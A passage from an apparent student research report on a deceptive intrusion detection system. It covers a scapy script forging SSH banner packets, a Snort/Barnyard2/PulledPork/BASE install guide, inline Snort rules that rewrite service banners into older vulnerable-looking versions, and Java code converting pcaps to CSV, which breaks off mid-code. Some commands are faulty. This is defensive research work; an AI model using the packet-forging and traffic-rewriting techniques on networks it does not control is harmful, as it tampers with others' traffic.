| *sn = sr1(src="198.242.56.122", dst="198.242.56.123")/TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, seq=pkt[TCP].ack, ack=pkt[TCP].seq, flags=pkt[TCP].flags, window=pkt[TCP].window, options=pkt[TCP].options)/Raw(load=pkt[Raw].load))* |
| *sn.show()* |
| *send(IP(src="198.242.56.122", dst="198.242.56.123")/TCP(sport=sn.sport, dport=sn.dport, seq=sn.seq, ack=sn.ack, flags="PA", window=sn.window, options=sn.options)/Raw(load="SSH-2.0-OpenSSH\_4.7p1 Debian-8ubuntu1\r\n"))* |
|  |
| *pkt.show()* |
|  |
| *while True:* |
| *sniff(iface="eth0", prn=pkt\_callback, filter="tcp and (port 22) and tcp.flags.syn==0 and tcp.flags.ack==1" , count=1)* |
|  |

We tried to achieve our goal by scripting scapy python script and wrote snort rules for dropping attack packet by pattern matching which can change response by user. But in case of legitimate request, it blocked as well. We faced this problem at this part of research. As it replace the actual TCP response in case of SSH tree way hand shaking process. For this issue we than tried to find out the solution which can help us to detect and drop the attack packet and respond then by replacing packet and allow legitimate TCP request and won’t drop that too.

Then we explore and tried different IDS technology by guessing any other technology will help us in more simple way to implement in this scenario. So we found Bro Ids which can detect and drop/respond by anomaly. At this time we are trying to get in with new technology and also exploring the functionality of snort. And finally we got solution with our existing method Snort.

We changed Snort configurations and write new rules which worked batter in our case. We make snort inline mode and we change that machine’s network configuration by changing it in queue mode. So by this configuration incoming each TCP packets transmitting in queue between two machines. By running snort in inline mode one can monitor traffic and detect and drop any specific packet or there is one method by which snort replace any pattern in place of any matched pattern.

**\*Reconfigure snort by following steps**

|  |
| --- |
| *#####Installing Barnyard2* |
|  |
| *sudo apt-get install -y mysql-server libmysqlclient-dev mysql-client autoconf libtool* |
|  |
| *sudo vi /etc/snort/snort.conf > output unified2: filename snort.u2, limit 128* |
|  |
| *cd ~/zinstall* |
| *wget https://github.com/firnsy/barnyard2/archive/v2-1.13.tar.gz -O barnyard2-2-1.13.tar.gz* |
| *tar zxvf barnyard2-2-1.13.tar.gz* |
| *cd barnyard2-2-1.13* |
| *autoreconf -fvi -I ./m4* |
|  |
|  |
| *./configure --with-mysql --with-mysql-libraries=/usr/lib/x86\_64-linux-gnu* |
| *./configure --with-mysql --with-mysql-libraries=/usr/lib/i386-linux-gnu* |
|  |
|  |
| *make* |
| *sudo make install* |
|  |
| *sudo ln -s /usr/include/dumbnet.h /usr/include/dnet.h* |
| *sudo ldconfig* |
|  |
|  |
| *cd ~/zinstall/barnyard2-2-1.13* |
| *sudo cp etc/barnyard2.conf /etc/snort* |
|  |
| *# the /var/log/barnyard2 folder is never used or referenced* |
| *# but barnyard2 will error without it existing* |
| *sudo mkdir /var/log/barnyard2* |
| *sudo chown snort.snort /var/log/barnyard2* |
|  |
| *sudo touch /var/log/snort/barnyard2.waldo* |
| *sudo chown snort.snort /var/log/snort/barnyard2.waldo* |
| *sudo touch /etc/snort/sid-msg.map* |
|  |
| *$ mysql -u root -p* |
| *mysql> create database snort;* |
| *mysql> use snort;* |
| *mysql> source ~/zinstall/barnyard2-2-1.13/schemas/create\_mysql* |
| *mysql> CREATE USER 'snort'@'localhost' IDENTIFIED BY 'MYSQLSNORTPASSWORD';* |
| *mysql> grant create, insert, select, delete, update on snort.\* to 'snort'@'localhost';* |
| *mysql> exit* |
|  |
| *sudo vi /etc/snort/barnyard2.conf* |
| *output database: log, mysql, user=snort password=MYSQLSNORTPASSWORD dbname=snort host=localhost* |
| *sudo chmod o-r /etc/snort/barnyard2.conf* |
|  |
| *sudo /usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth0 -D* |
| *sudo barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.u2 -w /var/log/snort/barnyard2.waldo -g snort -u snort* |
|  |
| *ps aux | grep snort* |
| *sudo kill* |
|  |
|  |
| *##Installing PulledPork* |
|  |
| *sudo apt-get install -y libcrypt-ssleay-perl liblwp-useragent-determined-perl* |
|  |
|  |
| *cd ~/zinstall* |
| *wget https://github.com/finchy/pulledpork/archive/66241690356d54faa509625a78f80f326b75c339.tar.gz -O pulledpork-0.7.2-194.tar.gz* |
| *tar xvfvz pulledpork-0.7.2-194.tar.gz* |
| *mv pulledpork-66241690356d54faa509625a78f80f326b75c339 pulledpork-0.7.2-194* |
|  |
| *cd pulledpork-0.7.2-194/* |
| *sudo cp pulledpork.pl /usr/local/bin* |
| *sudo chmod +x /usr/local/bin/pulledpork.pl* |
| *sudo cp etc/\*.conf /etc/snort* |
|  |
| */usr/local/bin/pulledpork.pl -V* |
|  |
| *sudo vi /etc/snort/pulledpork.conf* |
|  |
| *Line 19 & 26: enter your oinkcode where appropriate (or comment out if no oinkcode)* |
| *Line 29: Un-comment for Emerging threats ruleset (not tested with this guide)* |
|  |
| *Line 74: change to: rule\_path=/etc/snort/rules/snort.rules* |
| *Line 89: change to: local\_rules=/etc/snort/rules/local.rules* |
| *Line 92: change to: sid\_msg=/etc/snort/sid-msg.map* |
| *Line 96: change to: sid\_msg\_version=2* |
| *Line 119: change to: config\_path=/etc/snort/snort.conf* |
| *Line 133: change to: distro=Ubuntu-12-04* |
| *Line 141: change to: black\_list=/etc/snort/rules/iplists/default.blacklist* |
| *Line 150: change to: IPRVersion=/etc/snort/rules/iplists* |
|  |
|  |
| *sudo /usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l* |
|  |
| *sudo snort -T -c /etc/snort/snort.conf* |
| *sudo /usr/local/bin/snort -u snort -g snort -c /etc/snort/snort.conf -i eth0 -D* |
| *sudo barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.u2 -w /var/log/snort/barnyard2.waldo -g snort -u snort -D* |
|  |
| *sudo crontab -e* |
| *01 04 \* \* \* /usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l* |
|  |
|  |
| *##install BASE* |
|  |
| *sudo apt-get install -y apache2 libapache2-mod-php5 php5 php5-mysql php5-common php5-gd php5-cli php-pear* |
|  |
| *pear config-set http\_proxy http://proxy.nyit.edu:80* |
|  |
| *sudo pear install -f Image\_Graph* |
|  |
| *cd ~/zinstall* |
| *wget http://sourceforge.net/projects/adodb/files/adodb-php5-only/adodb-518-for-php5/adodb518a.tgz/download -O adodb518.tgz* |
| *tar -xvzf adodb518.tgz* |
| *sudo mv adodb5 /var/adodb* |
|  |
|  |
| *cd ~/zinstall* |
| *wget http://sourceforge.net/projects/secureideas/files/BASE/base-1.4.5/base-1.4.5.tar.gz* |
| *tar -zxvf base-1.4.5.tar.gz* |
|  |
| *sudo mv base-1.4.5 /var/www/html/base/* |
| *cd /var/www/html/base* |
| *sudo cp base\_conf.php.dist base\_conf.php* |
| *sudo chown -R www-data:www-data /var/www/html/base* |
| *sudo chmod o-r /var/www/html/base/base\_conf.php* |
| *sudo vi /var/www/html/base/base\_conf.php* |
|  |
|  |
| *$BASE\_urlpath = '/base'; # line 50* |
| *$DBlib\_path = '/var/adodb/'; #line 80* |
| *$alert\_dbname = 'snort'; # line 102* |
| *$alert\_host = 'localhost';* |
| *$alert\_port = '';* |
| *$alert\_user = 'snort';* |
| *$alert\_password = 'MYSQLSNORTPASSWORD'; # line 106* |
|  |
| *sudo service apache2 restart* |
|  |
| *modprobe nfnetlink\_queue* |
| *lsmod | grep nfnetlink\_queue* |
|  |
| *###change IPTABLES* |
|  |
| *iptables -A INPUT -p tcp --sport 198.242.56.162 -j QUEUE* |
| *iptables -A OUTPUT -p tcp --dport 198.242.56.162 -j QUEUE* |
|  |
| *##Creating the Upstart Scripts* |
|  |
| *sudo vi /etc/init/snort.conf* |
|  |
| *description "Snort NIDS service"* |
| *stop on runlevel [!2345]* |
| *start on runlevel [2345]* |
| *script* |
| *#exec /usr/sbin/snort -Q -v -u snort -g snort -c /etc/snort/snort.conf -i eth0 -D* |
| *exec /usr/sbin/snort -Q -v -c /etc/snort/snort.conf -D* |
| *end script* |
|  |
| *sudo chmod +x /etc/init/snort.conf* |
| *initctl list | grep snort* |
|  |
|  |
| *sudo vi /etc/init/barnyard2.conf* |
|  |
| *description "barnyard2 service"* |
| *stop on runlevel [!2345]* |
| *start on runlevel [2345]* |
| *script* |
| *exec /usr/local/bin/barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.u2 -w /var/log/snort/barnyard2.waldo -g snort -u snort -D* |
| *end script* |
|  |
| *sudo chmod +x /etc/init/barnyard2.conf* |
| *initctl list | grep barnyard* |

***\*These are the snort rules by which we got achieve next checkpoint***

|  |
| --- |
| *##############*  *##log each packet*  *alert tcp any any -> $HOME\_NET any (msg: "INCOMMING:tcp\_pkt"; sid:20001;)*  *alert tcp $HOME\_NET any -> any any (msg: "OUTCOMMING:tcp\_pkt"; sid:20002;)*  *alert udp any any -> $HOME\_NET any (msg: "INCOMMING:udp\_pkt"; sid:20003;)*  *alert udp $HOME\_NET any -> any any (msg: "OUTCOMMING:udp\_pkt"; sid:20004;)*  *################*  *#ping detection*  *alert icmp any any -> any any (msg: "icmp\_ping"; sid:1001; rev:1;)*  *#################*  *#normal connection*  *alert tcp $EXTERNAL\_NET any -> $HOME\_NET any (msg: "syn"; flags:S; flow:to\_server; flowbits:set,syn,flag; sid:001;)*  *alert tcp any any -> any any (msg: "syn\_ack"; flags:SA; flowbits:set,syn\_ack,flag; sid:002;)*  *alert tcp any any -> any any (msg: "ack"; flags:A; flowbits:set,ack,flag; sid:003;)*  *alert tcp any any -> any any (msg: "rst"; flags:R; flowbits:set,rst,flag; sid:004;)*  *alert tcp any any -> any any (msg: "rst\_ack"; flags:RA; flowbits:set,rst\_ack,flag; sid:005;)*  *alert tcp $EXTERNAL\_NET any -> $HOME\_NET any (msg: "push\_ack"; flags:PA; flow:to\_server; flowbits:set,push\_ack,flag; sid:006;)*  *alert tcp any any -> any any (msg: "fin\_ack"; flags:FA; flowbits:set,fin\_ack,flag; sid:007;)*  *################*  *#openssh replace*  *alert tcp $HOME\_NET 22 -> $EXTERNAL\_NET any (msg: "openssh-replaced"; flowbits:isnotset,push\_ack; content: "SSH-2.0-OpenSSH\_6.6.1p1 Ubuntu-2ubuntu2.8"; replace: "SSH-2.0-OpenSSH\_4.7p1 Debian-8ubuntu1 ";sid:1002;)*  *#ftp replace*  *alert tcp $HOME\_NET 21 -> $EXTERNAL\_NET any (msg: "ftp-replaced"; flowbits:isnotset,push\_ack; content: "220 (vsFTPd 3.0.2)"; replace: "220 (vsFTPd 2.3.4)"; sid:1003; rev:1;)*  *alert tcp $HOME\_NET 2121 -> $EXTERNAL\_NET any (msg: "pftp-replaced"; flowbits:isnotset,push\_ack; content: "220 (vsFTPd 3.0.2)"; replace: "220 (ProFTPD 1.3.1)";sid:10003; rev:1;)*  *#smtpd replace*  *alert tcp $HOME\_NET 25 -> $EXTERNAL\_NET any (msg: "smtpd-replaced"; flowbits:isnotset,push\_ack; content: "220 victim ESMTP Postfix (Ubuntu)"; replace: "220 metasploitable ESMTP Postfix (Ubuntu)"; sid:1004; rev:1;)*  *#apache replace*  *alert tcp $HOME\_NET [80,8080] -> $EXTERNAL\_NET any (msg: "apache-replaced"; flowbits:isset,push\_ack; content: "Apache/2.4.7 (Ubuntu)"; replace: "Apache/2.2.8 (Ubuntu)"; sid: 1005; rev:1;)*  *alert tcp $HOME\_NET 8009 -> $EXTERNAL\_NET any (msg: "jserv-replaced"; flowbits:isset,push\_ack; content: "Apache/2.4.7 (Ubuntu)"; replace: "Apache Jserv (Protocol v1.3)"; sid:10005; rev:1;)*  *alert tcp $HOME\_NET 8180 -> $EXTERNAL\_NET any (msg: "tomcat-replaced"; flowbits:isset,push\_ack; content: "Apache/2.4.7 (Ubuntu)"; replace: "Apache Tomcat/Coyote JSP engine 1.1"; sid:100005; rev:1;)*  *#mysql replace*  *alert tcp any 3306 -> any any (msg: "mysql-replaced"; flowbits:isnotset,push\_ack; content: "5.5.53-0ubuntu0.14.04.1"; replace: " 5.0.51a-3ubuntu5 "; sid:1011; rev:1;)*  *#rsh replace*  *alert tcp $HOME\_NET [512,513,514] -> $EXTERNAL\_NET any (msg: "rsh-replaced"; flowbits:isnotset,push\_ack; flags:A; sid: 1006; rev:1;)*  *#backdoor replace*  *alert tcp $HOME\_NET [111,2049] -> $EXTERNAL\_NET any (msg: "rpcBind-replaced"; flowbits:isnotset,push\_ack; flags:A; sid:1007; rev:1;)*  *#samba-replace*  *alert tcp $HOME\_NET [139,445] -> $EXTERNAL\_NET any (msg: "samba-replaced"; flowbits:isset,push\_ack; sid:1008; rev:1;)*  *#ruby drb rmi-replace*  *alert tcp $HOME\_NET 8787 -> $EXTERNAL\_NET any (msg: "rubydb-replaced"; flowbits:isset,push\_ack; content: "Apache/2.4.7 (Ubuntu)"; replace: "Ruby DRb RMI"; sid:1009; rev:1;)*  *alert tcp $EXTERNAL\_NET any -> $HOME\_NET 23 ( msg: "telnet"; flowbits:isnotset,push; session: printable; sid:1010; rev:1;)* |

End of this part of research we got proof of concept to detect and replace a specific packet by pattern matching and replacing the string of TCP packet. Than we need useful features to simplify the anomaly detection and response them more correctly. We collected our own datasets from our research server and also found other dataset to research anomaly detection.

**## Chapter 4 – Collect Datasets and come up with useful features for anomaly detection**

Initially we have searched and collected also listed a set of features which is used for anomaly intrusion detection by existing research. Existing features listed into ***Feature\_Extraction\_From\_Previous\_Research\_paper\_IDS\_Network\_security.pdf*** file. Some features are based on specific system process and/or program process or some are based on TCP packet headers and part of headers or behavior of network and system as well.

For the next step we have collected dataset which is network traffic for 30days of time period on development server. We applied our dataset on bellowed extraction program and get csv file with proper data table. We have also summarized and compare with recent research features on intrusion detection systems for anomaly method. We have also collected and documented list of features with can be useful to get feature which can more accurate for our research project.

Since we have our dataset in Binary format, we use Java to extract the features from the binary file to CSV format. The Java code is shown as below:

|  |
| --- |
| *import java.util.Arrays;* |
| *import java.util.Date;* |
| *import java.util.HashMap;* |
| *import java.util.List;* |
| *import java.util.Date;* |
| *import java.util.Map;* |
|  |
| *import javax.print.attribute.standard.DateTimeAtCompleted;* |
|  |
| *import java.awt.Frame;* |
| *import java.io.BufferedReader;* |
| *import java.io.FileNotFoundException;* |
| *import java.io.FileReader;* |
| *import java.io.FileWriter;* |
| *import java.io.IOException;* |
| *import java.io.PrintWriter;* |
| *import java.net.InetAddress;* |
| *import java.net.UnknownHostException;* |
| *import java.sql.Time;* |
| *import java.text.DateFormat;* |
| *import java.text.ParseException;* |
| *import java.text.SimpleDateFormat;* |
|  |
| *import org.jnetpcap.Pcap;* |
| *import org.jnetpcap.nio.JMemory;* |
| *import org.jnetpcap.packet.JFlow;* |
| *import org.jnetpcap.packet.JFlowKey;* |
| *import org.jnetpcap.packet.JFlowMap;* |
| *import org.jnetpcap.packet.JHeader;* |
| *import org.jnetpcap.packet.JMemoryPacket;* |
| *import org.jnetpcap.packet.JPacket;* |
| *import org.jnetpcap.packet.JPacketHandler;* |
| *import org.jnetpcap.packet.JScanner;* |
| *import org.jnetpcap.packet.Payload;* |
| *import org.jnetpcap.packet.PcapPacket;* |
| *import org.jnetpcap.packet.PcapPacketHandler;* |
| *import org.jnetpcap.packet.format.FormatUtils;* |
| *import org.jnetpcap.protocol.lan.Ethernet;* |
| *import org.jnetpcap.protocol.network.Ip4;* |
| *import org.jnetpcap.protocol.tcpip.Http;* |
| *import org.jnetpcap.protocol.tcpip.Http.Request;* |
| *import org.jnetpcap.protocol.tcpip.Http.Response;* |
| *import org.jnetpcap.protocol.tcpip.Tcp;* |
| *import org.jnetpcap.protocol.tcpip.Udp;* |
| *import org.jnetpcap.protocol.voip.Sip.ContentType;* |
|  |
| *public class pcapParser {* |
| *public static void main(String[] args) throws Exception {* |
| *//Previous\_snort\_tcpdump.log.1477131539* |
| *//4SICS-GeekLounge-151021.pcap* |
| *//4SICS-GeekLounge-151022.pcap* |
| *//booktcpset\_00009\_20110219105328.pcapng* |
| *//botnet-capture-20110816-qvod.pcap* |
| *//DNS\_missconfigure\_snort\_tcpdump.log.1478280656* |
| *//ftp-transfer.pcapng* |
| *//inside.tcpdump* |
| *//LLS\_DDOS\_1.0-inside.dump* |
| *//outside.tcpdump* |
| *//tosplit.pcapng* |
|  |
| *String name ="Previous\_snort\_tcpdump.log1.1477131539";* |
|  |
|  |
| *String csvFile = "D:\\Extract\_csv\\"+name+".csv";* |
| *FileWriter cwriter = new FileWriter(csvFile);* |
|  |
| *final String FILENAME = "D:\\log\\"+name;* |
| *final StringBuilder errbuf = new StringBuilder();* |
|  |
|  |
| *final Pcap pcap = Pcap.openOffline(FILENAME, errbuf);* |
|  |
| *if (pcap == null) {* |
| *System.err.println(errbuf); // Error is stored in errbuf if any* |
| *return;* |
| *}* |
| *else{* |
| *CSVUtils.writeLine(cwriter, Arrays.asList("packet\_type","frame","timestamp","wirelen","ether\_offset","ether\_length","ether\_dest","ether\_source","ether\_type","ip\_offset","ip\_length","ip\_ver","ip\_hlen","ip\_flag","ip\_type","ip\_checksum","ip\_dest","ip\_source","tcp\_offset","tcp\_length","dst\_port","source\_port","tcp\_seq","tcp\_ack","tcp\_hlen","tcp\_reserved","tcp\_flags","tcp\_window","tcp\_checksum","tcp\_urgent","mss\_offset","mss\_length","mss\_code","mss","win\_offset","win\_length","win\_code","win\_scale","time\_offset","time\_code","time\_length","time\_tsvl","time\_tsecr","http\_offset","http\_length","http\_request","http\_response","payload\_offset","payload\_length","payload\_data"));* |
|  |
| *pcap.loop(100, new JPacketHandler<StringBuilder>() {* |
|  |
|  |
| *final Ethernet ether = new Ethernet();* |
| *final Ip4 ip = new Ip4();* |
| *final Tcp tcp = new Tcp();* |
| *final Http http = new Http();* |
| *final Udp udp = new Udp();* |
| *final Payload payload = new Payload();* |
|  |
|  |
| *@Override* |
| *public void nextPacket(JPacket packet, StringBuilder errbuf) {* |
|  |
| *String packet\_num = packet.getFrameNumber()+"";* |
| *long timestamp = packet.getCaptureHeader().timestampInMillis();* |
| *String packet\_timestamp = Long.toString(timestamp);* |
| *String packet\_wirelen = packet.getPacketWirelen()+"";* |
|  |
| *//System.out.println(packet\_timestamp);* |
| *System.out.printf("frame #%s ", packet\_num);* |
|  |
|  |
| *if (packet.hasHeader(Ip4.ID)){* |
| *//tcp header* |
| *if(packet.hasHeader(ip) && packet.hasHeader(tcp) && packet.hasHeader(http)){* |
| *System.out.println("HTTP-PKT");* |
| *packet.getHeader(ether);* |
| *packet.getHeader(ip);* |
| *packet.getHeader(tcp);* |
| *packet.getHeader(http);* |
|  |
| *//ETHERNET header* |
| *String ether\_offset = ether.getOffset()+"";* |
| *String ether\_length = ether.getLength()+"";* |
| *String ether\_dest = FormatUtils.mac(ether.destination())+"";* |
| *String ether\_source = FormatUtils.mac(ether.source())+"";* |
| *String ether\_type = ether.type()+"";* |
|  |
| *//Ip4 header* |
| *String ip4\_offset = ip.getOffset()+"";* |
| *String ip4\_length = ip.getLength()+"";* |
| *String ip4\_ver = ip.version()+"";* |
| *String ip4\_hlen = ip.hlen()+"";* |
| *String ip4\_flag = ip.flags()+"";* |
| *String ip4\_type = ip.type()+"";* |
| *String ip4\_checksum = ip.checksum()+"";* |
| *String ip4\_source = tcpEndPointStr(ip.source())+"";* |
| *String ip4\_dest = tcpEndPointStr(ip.destination())+"";* |
|  |
| *//TCP header* |
| *String tcp\_offset = tcp.getOffset()+"";* |
| *String tcp\_length = tcp.getLength()+"";* |
| *String tcp\_destport = tcp.destination()+"";* |
| *String tcp\_sourceport = tcp.source()+"";* |
| *String tcp\_seq = tcp.seq()+"";* |
| *String tcp\_ack = tcp.ack()+"";* |
| *String tcp\_hlen = tcp.hlen()+"";* |
| *String tcp\_reserved = tcp.reserved()+"";* |
| *String tcp\_flag = tcp.flags()+"";* |
| *String tcp\_window = tcp.window()+"";* |
| *String tcp\_checksum = tcp.checksum()+ "";* |
| *String tcp\_urgent = tcp.urgent()+"";* |
|  |
| *String mss\_offset="",mss\_length = "",mss\_code="",mss\_m="",win\_offset="",win\_length="",win\_code="",win\_scale="",time\_code ="",time\_offset="",time\_tsval = "",time\_tsecr="",time\_length="";* |
| *for (JHeader subheader : tcp.getSubHeaders()) {* |
| *if (subheader instanceof Tcp.MSS) {* |
| *Tcp.MSS mss = (Tcp.MSS) subheader;* |
| *mss\_offset = mss.getOffset()+"";* |
| *mss\_length = mss.length()+"";* |
| *mss\_code = mss.code()+"";* |
| *mss\_m = mss.mss()+"";* |
| *}* |
| *if (subheader instanceof Tcp.WindowScale) {* |
| *Tcp.WindowScale win = (Tcp.WindowScale) subheader;* |
| *win\_offset = win.getOffset()+"";* |
| *win\_length = win.length()+"";* |
| *win\_code = win.code()+"";* |
| *win\_scale = win.scale()+"";* |
| *}* |
| *if (subheader instanceof Tcp.Timestamp) {* |
| *Tcp.Timestamp time = (Tcp.Timestamp) subheader;* |
| *time\_code = time.code()+"";* |
| *time\_offset = time.getOffset()+"";* |
| *time\_length = time.length()+"";* |
| *time\_tsval = time.tsval()+"";* |
| *time\_tsecr = time.tsecr()+"";* |
| *}* |
| *}* |
| *//HTTP header* |
| *String http\_offset = http.getOffset()+"";* |
| *String http\_length = http.getLength()+"";* |
|  |
| *String req\_method = http.fieldValue(Request.RequestMethod);* |
| *String req\_url = http.fieldValue(Request.RequestUrl);* |
| *String req\_ver = http.fieldValue(Request.RequestVersion);* |
| *String req\_host = http.fieldValue(Request.Host);* |
| *String req\_user = http.fieldValue(Request.User\_Agent);* |
| *String req\_accept = http.fieldValue(Request.Accept);* |
| *String req\_lan = http.fieldValue(Request.Accept\_Language);* |
| *String req\_encode = http.fieldValue(Request.Accept\_Encoding);* |
| *String req\_cookie = http.fieldValue(Request.Cookie);* |
| *String req\_connection = http.fieldValue(Request.Connection);* |
| *String req\_cache = http.fieldValue(Request.Cache\_Control);* |
| *String req\_date = http.fieldValue(Request.Date);* |
|  |
| *String res\_code = http.fieldValue(Response.ResponseCode);* |
| *String res\_msg = http.fieldValue(Response.ResponseCodeMsg);* |
| *String res\_server = http.fieldValue(Response.Server);* |
| *String res\_acc = http.fieldValue(Response.Accept\_Ranges);* |
| *String res\_con = http.fieldValue(Response.Content\_Length);* |
| *String res\_cache = http.fieldValue(Response.Cache\_Control);* |
| *String res\_expire = http.fieldValue(Response.Expires);* |
|  |
| *String http\_req = (req\_method+req\_url+req\_ver+req\_host+req\_user+req\_accept+req\_lan+req\_encode+req\_cookie+req\_connection+req\_cache+req\_date).replaceAll(",", "//");* |
| *String http\_res = (res\_code+res\_msg+res\_server+res\_acc+res\_cache+res\_expire).replaceAll(",", "//");* |
|  |
| *String payload\_offset = "";* |
| *String payload\_length = "";* |
| *String payload\_data = "";* |
|  |
| *if(packet.hasHeader(payload)){* |
| *packet.getHeader(payload);* |
| *//Payload header* |
| *payload\_offset = payload.getOffset()+"";* |
| *payload\_length = payload.getPayloadLength()+"";* |
| *payload\_data = payload.data().toString();* |
| *}* |
|  |
|  |
| *String http\_pkt = http.toString()+"";* |
| *//System.out.println(http\_pkt);* |
|  |
| *try {* |
| *CSVUtils.writeLine(cwriter, Arrays.asList("HTTP",packet\_num,packet\_timestamp,packet\_wirelen,ether\_offset,ether\_length,ether\_dest,ether\_source,ether\_type,ip4\_offset,ip4\_length,ip4\_ver,ip4\_hlen,ip4\_flag,ip4\_type,ip4\_checksum,ip4\_dest,ip4\_source,tcp\_offset,tcp\_length,tcp\_destport,tcp\_sourceport,tcp\_seq,tcp\_ack,tcp\_hlen,tcp\_reserved,tcp\_flag,tcp\_window,tcp\_checksum,tcp\_urgent,mss\_offset,mss\_length,mss\_code,mss\_m,win\_offset,win\_length,win\_code,win\_scale,time\_offset,time\_code,time\_length,time\_tsval,time\_tsecr,http\_offset,http\_length,http\_req,http\_res,payload\_offset,payload\_length,payload\_data));* |
| *} catch (IOException e) {* |
| *// TODO Auto-generated catch block* |
| *e.printStackTrace();* |
| *}* |
| *}else if(packet.hasHeader(ip) && packet.hasHeader(tcp) && !packet.hasHeader(http)){* |
| *System.out.println("TCP-PKT");* |
| *packet.getHeader(ether);* |
| *packet.getHeader(ip);* |
| *packet.getHeader(tcp);* |
|  |
| *//ETHERNET header* |
| *String ether\_offset = ether.getOffset()+"";* |
| *String ether\_length = ether.getLength()+"";* |
| *String ether\_dest = FormatUtils.mac(ether.destination())+"";* |
| *String ether\_source = FormatUtils.mac(ether.source())+"";* |
| *String ether\_type = ether.type()+"";* |
|  |
| *//Ip4 header* |
| *String ip4\_offset = ip.getOffset()+"";* |
| *String ip4\_length = ip.getLength()+"";* |
| *String ip4\_ver = ip.version()+"";* |
| *String ip4\_hlen = ip.hlen()+"";* |
| *String ip4\_flag = ip.flags()+"";* |
| *String ip4\_type = ip.type()+"";* |
| *String ip4\_checksum = ip.checksum()+"";* |
| *String ip4\_source = tcpEndPointStr(ip.source())+"";* |
| *String ip4\_dest = tcpEndPointStr(ip.destination())+"";* |
|  |
| *//TCP header* |
| *String tcp\_offset = tcp.getOffset()+"";* |
| *String tcp\_length = tcp.getLength()+"";* |
| *String tcp\_destport = tcp.destination()+"";* |
| *String tcp\_sourceport = tcp.source()+"";* |
| *String tcp\_seq = tcp.seq()+"";* |
| *String tcp\_ack = tcp.ack()+"";* |
| *String tcp\_hlen = tcp.hlen()+"";* |
| *String tcp\_reserved = tcp.reserved()+"";* |
| *String tcp\_flag = tcp.flags()+"";* |
| *String tcp\_window = tcp.window()+"";* |
| *String tcp\_checksum = tcp.checksum()+ "";* |
| *String tcp\_urgent = tcp.urgent()+"";* |
|  |
| *String mss\_offset="",mss\_length = "",mss\_code="",mss\_m="",win\_offset="",win\_length="",win\_code="",win\_scale="",time\_code ="",time\_offset="",time\_tsval = "",time\_tsecr="",time\_length="";* |
| *for (JHeader subheader : tcp.getSubHeaders()) {* |
| *if (subheader instanceof Tcp.MSS) {* |
| *Tcp.MSS mss = (Tcp.MSS) subheader;* |
| *mss\_offset = mss.getOffset()+"";* |
| *mss\_length = mss.length()+"";* |
| *mss\_code = mss.code()+"";* |
| *mss\_m = mss.mss()+"";* |
| *}* |
| *if (subheader instanceof Tcp.WindowScale) {* |
| *Tcp.WindowScale win = (Tcp.WindowScale) subheader;* |
| *win\_offset = win.getOffset()+"";* |
| *win\_length = win.length()+"";* |
| *win\_code = win.code()+"";* |
| *win\_scale = win.scale()+"";* |
| *}* |
| *if (subheader instanceof Tcp.Timestamp) {* |
| *Tcp.Timestamp time = (Tcp.Timestamp) subheader;* |
| *time\_code = time.code()+"";* |
| *time\_offset = time.getOffset()+"";* |
| *time\_length = time.length()+"";* |
| *time\_tsval = time.tsval()+"";* |
| *time\_tsecr = time.tsecr()+"";* |
| *}* |
| *}* |
|  |
| *String payload\_offset = "";* |
| *String payload\_length = "";* |
| *String payload\_data = "";* |
|  |
| *if(packet.hasHeader(payload)){* |
| *packet.getHeader(payload);* |
| *//Payload header* |
| *payload\_offset = payload.getOffset()+"";* |
| *payload\_length = payload.getPayloadLength()+"";* |
| *payload\_data = payload.data().toString();* |
| *}* |
|  |
| *String tcp\_pkt = tcp.toString()+"";* |
| *//System.out.println(tcp\_pkt);* |
|  |
|  |
| *try {* |
| *CSVUtils.writeLine(cwriter, Arrays.asList("TCP",packet\_num,packet\_timestamp,packet\_wirelen,ether\_offset,ether\_length,ether\_dest,ether\_source,ether\_type,ip4\_offset,ip4\_length,ip4\_ver,ip4\_hlen,ip4\_flag,ip4\_type,ip4\_checksum,ip4\_dest,ip4\_source,tcp\_offset,tcp\_length,tcp\_destport,tcp\_sourceport,tcp\_seq,tcp\_ack,tcp\_hlen,tcp\_reserved,tcp\_flag,tcp\_window,tcp\_checksum,tcp\_urgent,mss\_offset,mss\_length,mss\_code,mss\_m,win\_offset,win\_length,win\_code,win\_scale,time\_offset,time\_code,time\_length,time\_tsval,time\_tsecr,"","","","",payload\_offset,payload\_length,payload\_data));* |
| *} catch (IOException e) {* |
| *// TODO Auto-generated catch block* |
| *e.printStackTrace();* |
| *}* |
| *}else if(packet.hasHeader(ip) && packet.hasHeader(udp)){* |
| *System.out.println("UDP-PKT");* |
| *packet.getHeader(ether);* |
| *packet.getHeader(ip);* |
| *packet.getHeader(udp);* |
|  |
| *//ETHERNET header* |
| *String ether\_offset = ether.getOffset()+"";* |
| *String ether\_length = ether.getLength()+"";* |
| *String ether\_dest = FormatUtils.mac(ether.destination())+"";* |
| *String ether\_source = FormatUtils.mac(ether.source())+"";* |
| *String ether\_type = ether.type()+"";* |
|  |
| *//Ip4 header* |
| *String ip4\_offset = ip.getOffset()+"";* |
| *String ip4\_length = ip.getLength()+"";* |
| *String ip4\_ver = ip.version()+"";* |
| *String ip4\_hlen = ip.hlen()+"";* |
| *String ip4\_flag = ip.flags()+"";* |
| *String ip4\_type = ip.type()+"";* |
| *String ip4\_checksum = ip.checksum()+"";* |
| *String ip4\_source = tcpEndPointStr(ip.source())+"";* |
| *String ip4\_dest = tcpEndPointStr(ip.destination())+"";* |
|  |
| *//UDP header* |
| *String udp\_offset = udp.getOffset()+"";* |
| *String udp\_length = udp.length()+"";* |
| *String udp\_checksum = udp.checksum()+"";* |
| *String udp\_hlen = udp.getHeaderLength()+"";* |
| *String udp\_destport = udp.destination()+"";* |
| *String udp\_sourceport = udp.source()+"";* |
|  |
| *String payload\_offset = "";* |
| *String payload\_length = "";* |
| *String payload\_data = "";* |
|  |
| *if(packet.hasHeader(payload)){* |
| *packet.getHeader(payload);* |
| *//Payload header* |
| *payload\_offset = payload.getOffset()+"";* |
| *payload\_length = payload.getPayloadLength()+"";* |
| *payload\_data = payload.data().toString();* |
| *//System.out.printf(payload.toHexdump().toString());* |
| *}* |
|  |
|  |
|  |
| *String packet\_Frame = packet.toString()+"";* |
| *//System.out.println(packet.toString());* |
|  |
| *try {* |
